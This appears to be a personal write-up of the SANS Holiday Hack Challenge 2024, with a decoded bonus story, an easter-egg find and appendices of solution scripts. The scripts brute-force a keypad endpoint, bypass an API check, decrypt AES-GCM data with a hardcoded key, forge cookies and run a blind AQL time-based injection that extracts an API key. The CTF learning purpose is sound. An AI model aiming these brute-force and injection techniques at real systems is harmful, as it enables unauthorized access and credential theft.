This was another amazing learning experience for me and I came extremely close to throwing in the towel at Objective 15. Luckily the awesome Discord community that has sprung up around this challenge kept me going and they have my most sincere thanks for that.

This was my seventh Holiday Hack Challenge and the fifth time I successfully completed all of the objectives.

Massive Thanks to all the team at CounterHack and SANS for providing such amazing learning opportunities and for being part of my christmas holidays every year!

Very special thanks to the following people on Discord who gave up some of their precious time just to keep me sane, encourage me or nudge me in the right direction whenever needed:

- **elakamarcus**
- **hideouspenguin**
- **joergen**
- **legacyboy_**
- **mciantar**
- **pahtzo**

BONUS! Hidden Story

When we retrieve the strips of paper from the shredder in Objective 5 – Frosty Keypad we get a zip file with *"one thousand little tiny shredded pieces of paper—each scrap whispering a secret, waiting for the right hardware hacker to piece the puzzle back together!".* We were able to piece these together for Objective 6, but that's not the only hidden message they hold!

Each jpg file in the zip file appears to hold an interesting string in the comments field of the metadata. I used a python script to extract comments field from metadata to a text file and then pasted the contents in Cyberchef and converted from base64. This gives us pairs of strings enclosed in quotation marks, separated by a comma and enclosed in square brackets, eg:

```
["==gN", "e s"]["==QO", "eal"]["=IjM", "y i"]["=ETM", "f t"]["=MTM", "Nor"]["=MjM", "f y"]["=kjM",
"r),"]["=cTM", "not"]["=YTM", "e ("]["=gjM", "dee"]["==gM", "g a"]["=UjM", "re "]["==AO", "y
r"]["==QN", " th"]["==AN", " in"]["=QTM", "th "]["==wM", "go,"]["=YjM", "a r"]["=ATM", "m o"]["=kTM",
"o f"]
```

We can clean up this data in Cyberchef by:

- Matching REGEX `\[([^\]]+)\]` to extract the strings from the square brackets
- Replacing `", "` with a `%` to create a %-delimited list
- Removing all "

This is the full cyberchef recipe used for this operation:

```
From_Base64('A-Za-z0-9+/=',true,false)
Regular_expression('User
defined','\\[([^\\]]+)\\]',false,false,false,false,false,false,'List capture groups')
Find_/_Replace({'option':'Regex','string':', '},'%',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':'"'},'',true,false,true,false)
```

This gives us data that looks something like this:

```
==gN%e s
==QO%eal
=IjM%y i
=ETM%f t
=MTM%Nor
=MjM%f y
=kjM%r),
=cTM%not
=YTM%e (
```

You will notice a lot of = and == patterns at the start of each string to the left of the %, but with base64 encoding we'd normally expect these to be at the end. It looks like the strings are a mirror image of what they should be – just like the reconstructed image we got in Objective 6. On the other hand, the strings to the right of the % appear to form legible English words as they are.

Next, we can copy and save all data to a text file and open text file with excel using the % as the cell delimiter and save as xlsx. We can use an Excel formula on each line to reverse the order of characters in the first column: `=TEXTJOIN("",1,MID(A1,{10,9,8,7,6,5,4,3,2,1},1)).` Then copy the entire column into https://www.base64decode.org/ which allows us to base64 "decode each line separately" which Cyberchef doesn't do. The resulting output is a list of numbers which presumably are telling us the order in which we need to stort the pieces of English text. We can paste the list of numbers back in excel and sort the whole thing by that column in ascending order.

Finally, we can copy the column with the story text and paste it in Cyberchef and clean it all up with a remove whitespace recipe:

```
Remove_whitespace(false,true,true,true,true,false)
```

And this gives us the following hidden story – cool!

Long ago, in the snowy realm of the North Pole (not too far away if you're a reindeer), there existed a magical land ruled by a mysterious figure known as the Great Claus. Two spirited elves Twinkle and Jangle roamed this frosty kingdom defending it from the perils of holiday cheerlessness. Twinkle, sporting a bright red helmet-shaped hat that tilted just so, as quick-witted and even quicker with a snowball. Jangle, a bit taller wore a green scarf that drooped like a sleepy reindeer's ears. Together, they were the Mistletoe Knights, the protectors of the magical land and the keepers of Claus' peace.

One festive morning the Great Claus summoned them for a critical quest. 'Twinkle, Jangle, the time has come,' he announced with a voice that rumbled like thunder across the ice plains. 'The fabled Never-Melting Snowflake, a relic that grants one wish, lies hidden beyond the Peppermint Expanse. Retrieve it and all marshmallow supplies will be secured!' Armed with Jangle's handmade map (created with crayon and a lot of optimism) the duo set off aboard their toboggan the Frostwing.

However the map led them in endless loops around the Reindeer Academy much to the amusement of trainee reindeer perfecting their aerial manoeuvres. Blitzen eventually intercepted them chuckling, 'Lost fellas? The snowflake isn't here. Try the Enchanted Peppermint Grove!' Twinkle facepalmed as Jangle pretended to adjust his map. With Blitzen's directions they zoomed off again, this time on the right course.

The Peppermint Grove was alive with its usual enchantments - candy cane trees swayed and sang ancient ballads of epic sleigh battles and the triumphs of Claus' candy cane squadrons. Twinkle and Jangle joined the peppermint choir, their voices harmonizing with the festive tune. Hours later the duo stumbled upon a hidden cave guarded by giant gumdrop sentinels (luckily on their lunch break). Inside the air shimmered with Claus' magic.


There it was - the Never-Melting Snowflake, glistening on a pedestal of ice. Twinkle's eyes widened, 'We've found it Jangle! The key to infinite marshmallows!' As Twinkle reached for the snowflake, a voice boomed from the cave walls 'One wish, you have. Choose wisely or face the egg-nog of regret.' Without hesitation Jangle exclaimed, 'An endless supply of marshmallows for our cocoa!' The snowflake glowed, and with a burst of magic, marshmallows poured down, covering the cave in a fluffy, sweet avalanche. Back at the workshop, the elves were hailed as heroes - the Marshmallow Knights of Claus. They spent the rest of the season crafting new cocoa recipes and sharing their bounty with all. And so, under the twinkling stars of the northern skies, Twinkle and Jangle continued their adventures, their mugs full of cocoa, their hearts full of joy, and their days full of magic. For in the North Pole, every quest was a chance for festive fun, and every snowflake was a promise of more marshmallows to come.

BONUS! Finding Jason and the Docks Area

If you visit the North Pole Monitoring Station (Southernmost tree in the DMZ of ACT II), you will see a lot of weird camera feeds. One of which shows an avatar walking towards the picnic table on the West side.

This gave me the idea of trying to explore the area a bit better, and sure enough, at the South-western most corner there is an opening in the fence and a sign saying "Dock". By continuing on the path, we were transported back to Frosty's Beach where we found the Six Geese A-Lei'ing from last year's Holiday Hack Challenge.

Further down the path towards the West and right in front of Santa's Surf Shack, I spotted a tiny package and clicked on it…and it's **Jason**. Once again looking somewhat worse for wear and hiding out in a remote corner of the Holiday Hack Challenge!



Appendix A – Python Code to Brute-Force Frosty Keypad

```
import requests
import time
from itertools import permutations

url = 'https://hhc24-frostykeypad.holidayhackchallenge.com/submit?id=b3b45c24-1b1d-4ae3-9466-8db1cf2512fd'

def generate_combinations():
    numbers = [2, 2, 6, 6, 7, 7, 8, 8]
    length = 5
    valid_combinations = set()

    for perm in permutations(numbers, length):
        if all(perm.count(num) >= 1 for num in {2, 6, 7, 8}):
            valid_combinations.add(perm)

    return valid_combinations

combinations = generate_combinations()

for comb in combinations:
    data = {"answer": "".join(map(str, comb))}
    print(data)

    response = requests.post(url, json=data, headers={'Content-Type': 'application/json'})
    time.sleep(1.5)

    if response.status_code == 200:
        print("Data submitted successfully!")
        print(f"Data submitted succesfully. Status code: {response.status_code}")
```

Microsoft Co-Pilot Prompts Used:

- I'm trying to write a short python script that submits JSON data to a url, but the following gives me an error: curl -X POST -H 'Content-type: application/json' --data '{"answer":"99999"}' https://hhc24-frostykeypad.holidayhackchallenge.com/submit?id=b3b45c24-1b1d-4ae3-9466-8db1cf2512fd
- I need to generate all the possible five-digit combinations that use all of the digits 2,6,7 and 8 at least once

Appendix B – Python Code to Bypass Hardware Hacking 101 (Part 1)

```
import requests
#import uuid
import time

url = 'https://hhc24-hardwarehacking.holidayhackchallenge.com/api/v1/complete'

def submit_data():
  data = {
    "requestID": "db2fdd08-247f-4e4e-9a1f-a642bf90a72b",
    "serial":[3, 9, 2, 2, 0, 3],
    "voltage":3
    }

  try:
      # Make the POST request
      response = requests.post(url, json=data, headers={'Content-Type':
'application/json'})

    # Check the response status
      if response.status_code == 200:
        print("Data submitted successfully!")
      else:
        print(f"Failed to submit data. Status code: {response.status_code}")
        print(response.text)
  except requests.exceptions.RequestException as e:
    print(f"An error occurred: {e}")

submit_data()
```

Appendix C – Python Code to Decrypt Database Entries (AES-GCM)

```
"""Database Decrypt - AES-GCM
#created by OpenAI ChatGPT

import base64
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

# Inputs
encoded_string =
"KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8="
iv_base64 = "Q2hlY2tNYXRlcml4"
key_base64 = "rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw="

# Decode the IV and Encryption Key
iv = base64.b64decode(iv_base64)
key = base64.b64decode(key_base64)

# Decode the Base64 encoded ciphertext
ciphertext_with_tag = base64.b64decode(encoded_string)

# Split the ciphertext and tag (AES GCM requires the tag)
# Assuming the last 16 bytes are the tag (standard length for AES GCM)
ciphertext, tag = ciphertext_with_tag[:-16], ciphertext_with_tag[-16:]

# Decrypt using AES GCM
cipher = Cipher(algorithms.AES(key), modes.GCM(iv, tag),
backend=default_backend())
decryptor = cipher.decryptor()
plaintext = decryptor.update(ciphertext) + decryptor.finalize()

# Print the result
print("Decoded String:", plaintext.decode("utf-8"))
```

OpenAI ChatGPT Prompts Used:

- I have a number of encoded strings such as this one: ""L2nc3+01t5wzVN92dNMR5wdr0Z9XAJhDurK0PoMIwB3/YInPpneEf/Q3blsrDg==" and I need to decode them. To decode them, I first need to base64 decode the string and then decrypt with AES GCM using the following IV and Encryption Key (both are base64 encoded): IV: Q2hlY2tNYXRlcml4 and Encryption Key: rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw= Ideally I should either use a cyberchef recipe for this or a python script
- I get the following error in python: ValueError: Authentication tag must be provided when decrypting.

Appendix D – PowerShell Script to Iterate through all endpoints in a csv file and connect to them

```
# Import the CSV file
$csvData = Import-Csv -Path "./csvfile.csv"

# Initialise new web session
$session2 = New-Object Microsoft.PowerShell.Commands.WebRequestSession

# Iterate through each row in the CSV
foreach ($row in $csvData) {
     $token = $row."file_MD5hash"
     Write-Host -NoNewLine "Current Token: $token :   "

     # Process each token to generate hash
     $token > token
     $hash = Get-FileHash ./token -Algorithm SHA256 | Select-Object -
ExpandProperty Hash
     $url1 = "http://127.0.0.1:1225/tokens/$hash"
     $session1 = New-Object Microsoft.PowerShell.Commands.WebRequestSession
     $cookie1 = New-Object System.Net.Cookie("token", "$token", "/",
"127.0.0.1")
     $session1.Cookies.Add($cookie1)

# Generate MFA Token
     $mfa_token = [regex]::match((Invoke-WebRequest -Uri $url1 -WebSession
$session1 -Credential $cred -AllowUnencryptedAuthentication).Content,
"href='([^']*)'").Groups[1].Value
     $cookie2 = New-Object System.Net.Cookie("mfa_token", "$mfa_token", "/",
"127.0.0.1")
     $url2 = "http://127.0.0.1:1225/mfa_validate/$hash"
# Set “Attempts” Cookie to 10
     $cookie3 = New-Object System.Net.Cookie("attempts", "c25ha2VvaWwK09",
"/", "127.0.0.1")
     $session2.Cookies.Add($cookie1)
     $session2.Cookies.Add($cookie2)
     $session2.Cookies.Add($cookie3)

     $Response = (Invoke-WebRequest -Uri $url2 -WebSession $session2 -
Credential $cred -AllowUnencryptedAuthentication)
     Write-Host $Response.Content
}
```

Microsoft Co-Pilot Prompts Used:

- I have a csv file called csvfile.csv and it has two columns that look something like what I am pasting here. I need to create a powershell script that goes through the csv row by row and returns the value of the first column to a variable called $token.

Appendix E – Python Script to BruteForce AQL attribute names and contents

```
import requests
import string
import time

# URL and headers
url = "https://api.frostbit.app/api/v1/frostbitadmin/bot/a0870d85-09c6-440a-b878-f7cc8253bf24/deactivate?debug=true"
header_name = "X-API-Key"

# Function to make the request and check for delay
def make_request(payload):
    headers = {header_name: payload}
    start_time = time.time()

    # Send GET request
    response = requests.get(url, headers=headers)

    # Measure the time taken for the request
    end_time = time.time()
    duration = end_time - start_time

    # If response takes longer than expected, return True to indicate a successful match
    return duration > 2  # Adjust the threshold time if necessary

# Function to find the correct character for a given position
def find_character(position, known_part):
    # Define all possible characters (letters, digits, and allowed special characters)
    possible_characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + "!\"#$%&'()*+,-./:;<=>?@[\\]^_`{|}~¬¦"

    # Exclude forbidden characters
    forbidden_characters = [';', '*', '/', '\\', '``', '%']
    possible_characters = ''.join([ch for ch in possible_characters if ch not in forbidden_characters])

    for char in possible_characters:
        # Create the payload with the correct injection structure
        payload = f"' OR LEFT(doc.deactivate_api_key,36) LIKE '{known_part + char}%' ? SLEEP(2) : '"
        #payload = f"' OR LEFT((ATTRIBUTES(doc.deactivate_api_key[0])),18) LIKE '{known_part + char}%' ? SLEEP(2) : '"

        #print(f"Testing {position + 1}-th character: {char}")

        if make_request(payload):
```

```
            print(f"Found character at position {position + 1}: {known_part}")
            return char
    return None

# Function to iterate through each character position of the key
def brute_force_key(length=36):
    known_part = ""
    for i in range(length):
        found_char = find_character(i, known_part)
        if found_char:
            known_part += found_char
        else:
            print(f"Failed to find character at position {i + 1}.")
            break
    return known_part

# Main execution
if __name__ == "__main__":
    print("Starting brute force attack to find key using Blind AQL
Injection...")
    found_key = brute_force_key()
    if found_key:
        print(f"Found _key: {found_key}")
    else:
        print("Failed to brute force _key.")
```

OpenAI ChatGPT Prompts Used:

- OK I think I have a better idea on how to approach this. so if the user supplies the following input:
  ' OR "_id" IN ATTRIBUTES(doc) ? LENGTH('_key')==4 ? SLEEP(2) : '' : '
  the server responds with a delay, so we know that the length of _key is 4.
  If the user supplies the following input
  ' OR "_id" IN ATTRIBUTES(doc) ? '_key' LIKE '%' ? SLEEP(2) : '' : '
  the server also responds with a delay. So, it should be possible to generate a python script that calls curl -X GET "https://api.frostbit.app/api/v1/frostbitadmin/bot/a0870d85-09c6-440a-b878-f7cc8253bf24/deactivate?debug=true" -H "X-API-Key:' OR "_id" IN ATTRIBUTES(doc) ? '_key' LIKE '%' ? SLEEP(2) : '' : '
  and iterates through all possible values for the first character of _key for example a%, b%, c% until the server responds with a delay. Then the script assumes that that is the first character of _key and repeats the process for the 2nd to 4th characters. The algorithm should not include the following characters when testing (; * / \ ).

Note: the actual payloads used were *not* generated by ChatGPT.